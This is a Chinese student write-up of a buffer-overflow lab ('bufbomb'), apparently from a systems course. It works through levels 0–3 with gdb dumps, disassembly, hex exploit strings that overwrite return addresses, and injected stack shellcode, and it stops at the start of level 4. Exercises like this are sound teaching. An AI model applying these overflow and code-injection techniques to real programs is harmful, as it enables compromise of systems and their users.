Level_0

```
/* Buffer size for getbuf */
#define NORMAL_BUFFER_SIZE 32

int getbuf()
{
  char buf[NORMAL_BUFFER_SIZE];
  Gets(buf);
  return 1;
}
```

```
void test()
{
  int val;
  /* Put canary on stack to detect possible corruption */
  volatile int local = uniqueval();

  val = getbuf();

  /* Check for corrupted stack */
  if (local != uniqueval()) {
     printf("Sabotaged!: the stack has been corrupted\n");
  }
  else if (val == cookie) {
     printf("Boom!: getbuf returned 0x%x\n", val);
     validate(3);
} else {
     printf("Dud: getbuf returned 0x%x\n", val);
  }
}
```

第一关的代码如上。可以看到的是 test 函数调用了 getbuf 函数，getbuf 调用了 Gets 读取用户输入的字符串，这个字符串可以越界写入其他的栈空间。


本关要求 getbuf 函数执行 return 1 时不返回到 test，而是跳转到一个特别的 smoke 函数。为此，我们需要修改栈中的返回地址；想要修改对应的位置，最先要做的是了解程序执行时期的栈分布。

```
08048c34 <test>:
  8048c34:   55                      push   %ebp
  8048c35:   89 e5                   mov    %esp,%ebp
  8048c37:   83 ec 18                sub    $0x18,%esp
  8048c3a:   e8 7b 04 00 00          call   80490ba <uniqueval>
  8048c3f:   89 45 f0                mov    %eax,-0x10(%ebp)
  8048c42:   e8 66 00 00 00          call   8048cad <getbuf>
```

```
08048cad <getbuf>:
```

```
2.  8048cad:   55                      push   %ebp
3.  8048cae:   89 e5                   mov    %esp,%ebp
4.  8048cb0:   83 ec 28                sub    $0x28,%esp
5.  8048cb3:   83 ec 0c                sub    $0xc,%esp
6.  8048cb6:   8d 45 d8                lea    -0x28(%ebp),%eax
7.  8048cb9:   50                      push   %eax
8.  8048cba:   e8 3e 01 00 00          call   8048dfd <Gets>
9.  8048cbf:   83 c4 10                add    $0x10,%esp
10. 8048cc2:   b8 01 00 00 00          mov    $0x1,%eax
11. 8048cc7:   c9                      leave
12. 8048cc8:   c3                      ret
```

从 getbuf 开始调用起，记录栈状态



超过 40 个字符的部分被写入其他栈空间，stdin[40:44]写入 org%ebp，stdin[44:48]写入返回地址。我们要修改的就是返回地址。为了确定该怎样把 smoke 函数的入口写到对应的位置，先用 gdb 调试，观察正常的函数执行流程中栈内存的排布。

先让 getbuf 函数执行到快要返回的时候，这时%esp 指向输入字符串的起始位置，%ebp 指向 org%ebp 的位置

```
Dump of assembler code for function getbuf:
   0x08048cad <+0>:     push   %ebp
   0x08048cae <+1>:     mov    %esp,%ebp
   0x08048cb0 <+3>:     sub    $0x28,%esp
   0x08048cb3 <+6>:     sub    $0xc,%esp
   0x08048cb6 <+9>:     lea    -0x28(%ebp),%eax
   0x08048cb9 <+12>:    push   %eax
   0x08048cba <+13>:    call   0x8048dfd <Gets>
   0x08048cbf <+18>:    add    $0x10,%esp
=> 0x08048cc2 <+21>:    mov    $0x1,%eax
   0x08048cc7 <+26>:    leave
   0x08048cc8 <+27>:    ret
End of assembler dump.
```

查看当前%esp 和%ebp 处的内存排布

```
(gdb) x/10wx $ebp
0x55683aa0 <_reserved+1039008>: 0x55683ac0      0x08048c47      0xb7f2d616      0xb7f2d6ad
0x55683ab0 <_reserved+1039024>: 0x3c213154      0x08048fca      0x0804a55f      0x000000f4
0x55683ac0 <_reserved+1039040>: 0x55685fe0      0x08048fdf
```

```
(gdb) x/10b $ebp
0x55683aa0 <_reserved+1039008>: 0xc0    0x3a    0x68    0x55    0x47    0x8c    0x04    0x08
0x55683aa8 <_reserved+1039016>: 0x16    0xd6
```

```
(gdb) x/48b $esp
0x55683a78 <_reserved+1038968>: 0x68    0x75    0x61    0x6e    0x67    0x77    0x78    0x00
0x55683a80 <_reserved+1038976>: 0x54    0x31    0x21    0x3c    0x00    0x03    0x6d    0x9f
0x55683a88 <_reserved+1038984>: 0xad    0x02    0x00    0x00    0x5b    0xe7    0xe1    0xb7
0x55683a90 <_reserved+1038992>: 0x30    0xf6    0xff    0xbf    0xd6    0x90    0x04    0x08
0x55683a98 <_reserved+1039000>: 0x80    0x6d    0xfc    0xb7    0x5f    0xa5    0x04    0x08
0x55683aa0 <_reserved+1039008>: 0xc0    0x3a    0x68    0x55    0x47    0x8c    0x04    0x08
```

可以看到，%ebp 处内存内容和我们预料的一致，*(unsigned*)($ebp)处是 org%ebp 而*(unsigned*)($ebp+4)处是返回地址 8048c47，即 test 函数中 call getbuf 的下一句，我们只需要把这个 0x08048c47 改成 smoke 的起始地址 0x08048b5b 即可。而且，在本机上数据存储是小端序，我们的 stdin[44:48]应该是 5b 8b 48 08。

```
8048c3a:   e8 7b 04 00 00          call   80490ba <uniqueval>
8048c3f:   89 45 f0                mov    %eax,-0x10(%ebp)
8048c42:   e8 66 00 00 00          call   8048cad <getbuf>
8048c47:   89 45 f4                mov    %eax,-0xc(%ebp)
8048c4a:   e8 6b 04 00 00          call   80490ba <uniqueval>
```

再看%esp 处的内容，前几个字节正是我输入的字符"huangwx"，结尾处写了一个 00 标志着字符串结尾。因为不设边界检测，我们可以没有阻碍地改写返回地址。这样要做的事情就很显而易见了，先用 40 个任意的字符填充掉缓冲区，保持%ebp 不变，修改返回地址为<smoke>即可。输入的字符串的 16 进制表示为

```
32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32
32 32 32 32 32 32 32 32
c0 3a 68 55 /* previous %ebp */
5b 8b 04 08 /* fake return address */
```

把这些写入"level0.txt"，输入./hex2raw < level0.txt > level0-raw.txt，生成了"level0-raw.txt"的字符串文件，然后使用./bufbomb -u huangwx < level0-raw.txt 运行炸弹，可以看到正常调用了 smoke 函数，而且 smoke 直接 exit()，我们无需进行任何额外处理。

```
sysu@debian:~/lab3$ ./hex2raw < level0.txt > level0-raw.txt
sysu@debian:~/lab3$ ./bufbomb -u huangwx < level0-raw.txt
Userid: huangwx
Cookie: 0x44d13e84
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

本关完成。

Level_1

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
       printf("Misfire: You called fizz(0x%x)\n", val);
```


```
    exit(0);
}
```

本关的任务是在 test 中调用 fizz，与此同时给程序传入一个特殊的参数，从而 fizz 能打印出 Fizz 字符串。

很显然，本关的最大看点就是通过字符串注入来传递参数，为此有必要研究 fizz 函数的汇编代码

```
08048b88 <fizz>:
 8048b88:   55                      push   %ebp
 8048b89:   89 e5                   mov    %esp,%ebp
 8048b8b:   83 ec 08                sub    $0x8,%esp
 8048b8e:   8b 55 08                mov    0x8(%ebp),%edx
 8048b91:   a1 20 b2 04 08          mov    0x804b220,%eax
 8048b96:   39 c2                   cmp    %eax,%edx
 8048b98:   75 22                   jne    8048bbc <fizz+0x34>
 8048b9a:   83 ec 08                sub    $0x8,%esp
 8048b9d:   ff 75 08                pushl  0x8(%ebp)
 8048ba0:   68 fb a2 04 08          push   $0x804a2fb
 8048ba5:   e8 86 fc ff ff          call   8048830 <printf@plt>
 8048baa:   83 c4 10                add    $0x10,%esp
 8048bad:   83 ec 0c                sub    $0xc,%esp
 8048bb0:   6a 01                   push   $0x1
 8048bb2:   e8 a9 08 00 00          call   8049460 <validate>
 8048bb7:   83 c4 10                add    $0x10,%esp
 8048bba:   eb 13                   jmp    8048bcf <fizz+0x47>
 8048bbc:   83 ec 08                sub    $0x8,%esp
 8048bbf:   ff 75 08                pushl  0x8(%ebp)
 8048bc2:   68 1c a3 04 08          push   $0x804a31c
 8048bc7:   e8 64 fc ff ff          call   8048830 <printf@plt>
 8048bcc:   83 c4 10                add    $0x10,%esp
 8048bcf:   83 ec 0c                sub    $0xc,%esp
 8048bd2:   6a 00                   push   $0x0
 8048bd4:   e8 47 fd ff ff          call   8048920 <exit@plt>
```

核心在于前几条指令。首先，函数执行 enter，也就是压栈 ebp 并把 ebp 修改成 esp。然后函数分配两个字的栈空间，取 0x8(%ebp)处的数据和 0x804b220 处的数据到寄存器并判等，如果相等就打印并调用 validate，结合 c 代码，我们知道 0x8(%ebp)处应该就是函数的传入参数，而 0x804b220 这段不知名地址内应该就是 cookie。



为了验证我们的推理，可以先把 Level 0 中的<smoke>地址 5b 8b 04 08 改成<fizz>的地址 88 8b 04 08，让程序运行 fizz，然后用 gdb 调试。这里可以看到，返回地址被顺利修改为了<fizz>，此时向后再看两个字，分别是 0xb7f2d600 和 0xb7f2d6ad。

```
Dump of assembler code for function getbuf:
   0x08048cad <+0>:     push   %ebp
   0x08048cae <+1>:     mov    %esp,%ebp
   0x08048cb0 <+3>:     sub    $0x28,%esp
   0x08048cb3 <+6>:     sub    $0xc,%esp
   0x08048cb6 <+9>:     lea    -0x28(%ebp),%eax
   0x08048cb9 <+12>:    push   %eax
   0x08048cba <+13>:    call   0x8048dfd <Gets>
   0x08048cbf <+18>:    add    $0x10,%esp
=> 0x08048cc2 <+21>:    mov    $0x1,%eax
   0x08048cc7 <+26>:    leave
   0x08048cc8 <+27>:    ret
End of assembler dump.
(gdb) x/10wx $ebp
0x55683aa0 <_reserved+1039008>: 0x55683ac0      0x08048b88      0xb7f2d600      0xb7f2d6ad
0x55683ab0 <_reserved+1039024>: 0x2c8049e1      0x08048fca      0x0804a55f      0x000000f4
0x55683ac0 <_reserved+1039040>: 0x55685fe0      0x08048fdf
```

进入 fizz 函数，执行到 mov 语句时，检测此时 0x8(%ebp)的值。

```
(gdb) disas
Dump of assembler code for function fizz:
   0x08048b88 <+0>:     push   %ebp
   0x08048b89 <+1>:     mov    %esp,%ebp
   0x08048b8b <+3>:     sub    $0x8,%esp
=> 0x08048b8e <+6>:     mov    0x8(%ebp),%edx
   0x08048b91 <+9>:     mov    0x804b220,%eax
   0x08048b96 <+14>:    cmp    %eax,%edx
   0x08048b98 <+16>:    jne    0x8048bbc <fizz+52>
   0x08048b9a <+18>:    sub    $0x8,%esp
   0x08048b9d <+21>:    pushl  0x8(%ebp)
   0x08048ba0 <+24>:    push   $0x804a2fb
   0x08048ba5 <+29>:    call   0x8048830 <printf@plt>
   0x08048baa <+34>:    add    $0x10,%esp
   0x08048bad <+37>:    sub    $0xc,%esp
   0x08048bb0 <+40>:    push   $0x1
   0x08048bb2 <+42>:    call   0x8049460 <validate>
   0x08048bb7 <+47>:    add    $0x10,%esp
   0x08048bba <+50>:    jmp    0x8048bcf <fizz+71>
   0x08048bbc <+52>:    sub    $0x8,%esp
   0x08048bbf <+55>:    pushl  0x8(%ebp)
   0x08048bc2 <+58>:    push   $0x804a31c
   0x08048bc7 <+63>:    call   0x8048830 <printf@plt>
   0x08048bcc <+68>:    add    $0x10,%esp
   0x08048bcf <+71>:    sub    $0xc,%esp
   0x08048bd2 <+74>:    push   $0x0
   0x08048bd4 <+76>:    call   0x8048920 <exit@plt>
End of assembler dump.
(gdb) x/10wx $ebp
0x55683aa4 <_reserved+1039012>: 0x55683ac0      0xb7f2d600      0xb7f2d6ad      0x2c8049e1
0x55683ab4 <_reserved+1039028>: 0x08048fca      0x0804a55f      0x000000f4      0x55685fe0
0x55683ac4 <_reserved+1039044>: 0x08048fdf      0x00000000
(gdb) print /x *(long*)($ebp+8)
$4 = 0xb7f2d6ad
```

和我们的猜想相同，0xb7f2d6ad 就是函数参数 val。而 0x804b220 处正如我们所料是 cookie

```
(gdb) x/wx 0x804b220
0x804b220 <cookie>:     0x44d13e84
```

到这里，我们发现只需要修改上述栈中的 val 为 0x44d13e84 即可。为此我们输入的字符串的 16 进制表示是

32 32 32 32 32 32 32 32

32 32 32 32 32 32 32 32

32 32 32 32 32 32 32 32

32 32 32 32 32 32 32 32

32 32 32 32 32 32 32 32

c0 3a 68 55 /* previous %ebp */

88 8b 04 08 /* fake return address */

32 32 32 32 /* unused return address */

84 3e d1 44 /* argument of function fizz */

生成字符串，运行 bufbomb，发现我们成功注入了 cookie。

```
sysu@debian:~/lab3$ ./hex2raw < level1.txt > level1-raw.txt
sysu@debian:~/lab3$ ./bufbomb -u huangwx < level1-raw.txt
Userid: huangwx
Cookie: 0x44d13e84
Type string:Fizz!: You called fizz(0x44d13e84)
VALID
NICE JOB!
```

本关完成。

Level_2

```
int global_value = 0;
void bang(int val)
```

```
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

这一关的目的和第一关类似，需要程序转到 bang 执行，并打印出 Bang!的一行。但为此，我们需要修改一个全局变量 global_value，而修改的工作需要让程序执行自己的代码；为此我们需要自己编写代码，并把代码写进栈里，再让 pc 指向栈中对应的位置。
首先我们需要知道 global_value 被存储在内存中的哪里。为此阅读 bang 的汇编代码

```
08048bd9 <bang>:
 8048bd9:   55                      push   %ebp
 8048bda:   89 e5                   mov    %esp,%ebp
 8048bdc:   83 ec 08                sub    $0x8,%esp
 8048bdf:   a1 28 b2 04 08          mov    0x804b228,%eax
 8048be4:   89 c2                   mov    %eax,%edx
 8048be6:   a1 20 b2 04 08          mov    0x804b220,%eax
 8048beb:   39 c2                   cmp    %eax,%edx
 8048bed:   75 25                   jne    8048c14 <bang+0x3b>
 8048bef:   a1 28 b2 04 08          mov    0x804b228,%eax
 8048bf4:   83 ec 08                sub    $0x8,%esp
 8048bf7:   50                      push   %eax
 8048bf8:   68 3c a3 04 08          push   $0x804a33c
 8048bfd:   e8 2e fc ff ff          call   8048830 <printf@plt>
 8048c02:   83 c4 10                add    $0x10,%esp
 8048c05:   83 ec 0c                sub    $0xc,%esp
 8048c08:   6a 02                   push   $0x2
 8048c0a:   e8 51 08 00 00          call   8049460 <validate>
 8048c0f:   83 c4 10                add    $0x10,%esp
 8048c12:   eb 16                   jmp    8048c2a <bang+0x51>
 8048c14:   a1 28 b2 04 08          mov    0x804b228,%eax
 8048c19:   83 ec 08                sub    $0x8,%esp
 8048c1c:   50                      push   %eax
 8048c1d:   68 61 a3 04 08          push   $0x804a361
 8048c22:   e8 09 fc ff ff          call   8048830 <printf@plt>
 8048c27:   83 c4 10                add    $0x10,%esp
 8048c2a:   83 ec 0c                sub    $0xc,%esp
 8048c2d:   6a 00                   push   $0x0
 8048c2f:   e8 ec fc ff ff          call   8048920 <exit@plt>
```

它判等 0x804b228 和 0x804b220 两处的内容，0x804b220 处我们已经知道是 cookie，则 0x804b228 就是 global_value。

```
(gdb) x/wx 0x804b228
0x804b228 <global_value>:       0x00000000
```

我们的工作是修改它的值，然后跳转到 bang 函数。所以，我们所需要的汇编代码实际上只有短短几句。

```
    .file   "main.c"
```

```
    .text
    .globl  main
    .type   main, @function
main:
    mov $0x44d13e84, %eax
    mov %eax, 0x804b228
    push $0x08048bd9
    ret
    .size   main, .-main
```

之所以用 push+ret 而不是用 jmp，是因为和 PC 相关的寻址很难确定，很可能造成不必要的错误。之所以要 mov 到寄存器再 mov 到内存，是因为 x86 不允许 mov $0x44d13e84, 0x804b228 这样的立即数赋值，因为不存在这样的数据通路。

把这些代码用 gcc 汇编，然后用 objdump 反汇编，就得到能直接阅读的十六进制形式的指令。


```
sysu@debian:~/lab3$ gcc -m32 -o attack attack.s
sysu@debian:~/lab3$ objdump -d attack > attack.txt
sysu@debian:~/lab3$ ls
attack    attack.txt  bufbomb.s  level0-raw.txt  level1-raw.txt  makecookie
attack.s  bufbomb     hex2raw    level0.txt      level1.txt
```

```
    1189:   b8 84 3e d1 44          mov    $0x44d13e84,%eax
    118e:   a3 28 b2 04 08          mov    %eax,0x804b228
    1193:   68 d9 8b 04 08          push   $0x8048bd9
    1198:   c3                      ret
```

一共只有 16 个字节，这里把上述的 16 进制代码直接写到字符串缓冲区。字符串缓冲区的起始地址是 0x55683a78，所以需要把 getbuf 函数的 return address 修改成 0x55683a78。从 0x55683a78 处开始执行。

注入字符串为

```
b8 84 3e d1 44 /* mov     $0x44d13e84,%eax */
a3 28 b2 04 08 /* mov     %eax,0x804b228 */
68 d9 8b 04 08 /* push    $0x8048bd9 */
c3             /* ret */
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
c0 3a 68 55 /* previous %ebp */
78 3a 68 55 /* fake return address */
```



一炮成功!

```
sysu@debian:~/lab3$ ./bufbomb -u huangwx < level2-raw.txt
Userid: huangwx
Cookie: 0x44d13e84
Type string:Bang!: You set global_value to 0x44d13e84
VALID
NICE JOB!
```


Level_3

本关的要求是使用字符串注入，修改 getbuf 的返回值，而且要求程序最后能正常返回到 test 函数的调用点。

```
08048c34 <test>:
 8048c34:   55                      push   %ebp
 8048c35:   89 e5                   mov    %esp,%ebp
 8048c37:   83 ec 18                sub    $0x18,%esp
 8048c3a:   e8 7b 04 00 00          call   80490ba <uniqueval>
 8048c3f:   89 45 f0                mov    %eax,-0x10(%ebp)
 8048c42:   e8 66 00 00 00          call   8048cad <getbuf>
 8048c47:   89 45 f4                mov    %eax,-0xc(%ebp)
 8048c4a:   e8 6b 04 00 00          call   80490ba <uniqueval>
 8048c4f:   89 c2                   mov    %eax,%edx
 8048c51:   8b 45 f0                mov    -0x10(%ebp),%eax
 8048c54:   39 c2                   cmp    %eax,%edx
 8048c56:   74 12                   je     8048c6a <test+0x36>
 8048c58:   83 ec 0c                sub    $0xc,%esp
 8048c5b:   68 80 a3 04 08          push   $0x804a380
 8048c60:   e8 9b fc ff ff          call   8048900 <puts@plt>
 8048c65:   83 c4 10                add    $0x10,%esp
```

```
8048c68:   eb 41                  jmp    8048cab <test+0x77>
8048c6a:   8b 55 f4               mov    -0xc(%ebp),%edx
8048c6d:   a1 20 b2 04 08         mov    0x804b220,%eax
8048c72:   39 c2                  cmp    %eax,%edx
8048c74:   75 22                  jne    8048c98 <test+0x64>
8048c76:   83 ec 08               sub    $0x8,%esp
8048c79:   ff 75 f4               pushl  -0xc(%ebp)
8048c7c:   68 a9 a3 04 08         push   $0x804a3a9
8048c81:   e8 aa fb ff ff         call   8048830 <printf@plt>
8048c86:   83 c4 10               add    $0x10,%esp
8048c89:   83 ec 0c               sub    $0xc,%esp
8048c8c:   6a 03                  push   $0x3
8048c8e:   e8 cd 07 00 00         call   8049460 <validate>
8048c93:   83 c4 10               add    $0x10,%esp
8048c96:   eb 13                  jmp    8048cab <test+0x77>
8048c98:   83 ec 08               sub    $0x8,%esp
8048c9b:   ff 75 f4               pushl  -0xc(%ebp)
8048c9e:   68 c6 a3 04 08         push   $0x804a3c6
8048ca3:   e8 88 fb ff ff         call   8048830 <printf@plt>
8048ca8:   83 c4 10               add    $0x10,%esp
8048cab:   c9                     leave
8048cac:   c3                     ret
```

分析从 test 到 getbuf 的调用全过程，给出栈内存分布



test 调用 getbuf 后的返回点是 0x08048c47，这一句指令直接把函数返回值%eax 存储到-0x10(%ebp)，也就是上图的 local 处。为了欺骗程序，我们的工作是让 getbuf 返回时，跳转到自己的代码段，修改%eax，然后跳转回 0x08048c47 继续执行；

流程：1）将机器代码放到堆栈上，2）将返回指针设置到此代码的开头，3）撤消对堆栈状态的任何损坏

为此，注入的汇编代码为

```
1189:    b8 84 3e d1 44          mov    $0x44d13e84,%eax
118e:    68 47 8c 04 08          push   $0x8048c47
1193:    c3                      ret
```

我们的字符串注入把原返回地址 org_addr=0x08048c47 修改为 addr。在 getbuf 函数执行 ret 时，程序跳转到 addr；我们设 addr 为上面这段代码的开头，这段代码首先把返回值%eax 设为 cookie 的值，然后压栈 org_addr，再次执行 ret，这次函数将真正回到 test，而且栈状态不发生改变。

输入字符串的 16 进制表示为

```
b8 84 3e d1 44 /* mov      $0x44d13e84,%eax */
68 47 8c 04 08 /* push     $0x8048c47 */
c3             /* ret */
32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32
c0 3a 68 55 /* previous %ebp */
78 3a 68 55 /* fake return address */
```

```
sysu@debian:~/lab3$ ./hex2raw < level3.txt > level3-raw.txt
sysu@debian:~/lab3$ ./bufbomb -u huangwx < level3-raw.txt
Userid: huangwx
Cookie: 0x44d13e84
Type string:Boom!: getbuf returned 0x44d13e84
VALID
NICE JOB!
```

Level_4

Nitroglycerin 是一种栈随机化的技术，因为栈指针位置的不固定，尽管修改栈内数据可以由栈指针偏移得到，但是插入代码并定位代码就变得比较困难。在运行 bufbomb 时使用-n 的 flag 就可以进入 nitro 模式，从而注入也变得困难(如果 pc 指向未知代码则会 segment fault)。

在本关，程序会运行五次函数 testn，每次的栈偏移都不同。testn 中使用 getbufn 写缓冲区，如下

```
08048ceb <testn>:
 8048ceb:   55                      push   %ebp
 8048cec:   89 e5                   mov    %esp,%ebp
 8048cee:   83 ec 18                sub    $0x18,%esp
 8048cf1:   c7 45 f0 ef be ad de    movl   $0xdeadbeef,-0x10(%ebp)
 8048cf8:   e8 cc ff ff ff          call   8048cc9 <getbufn>
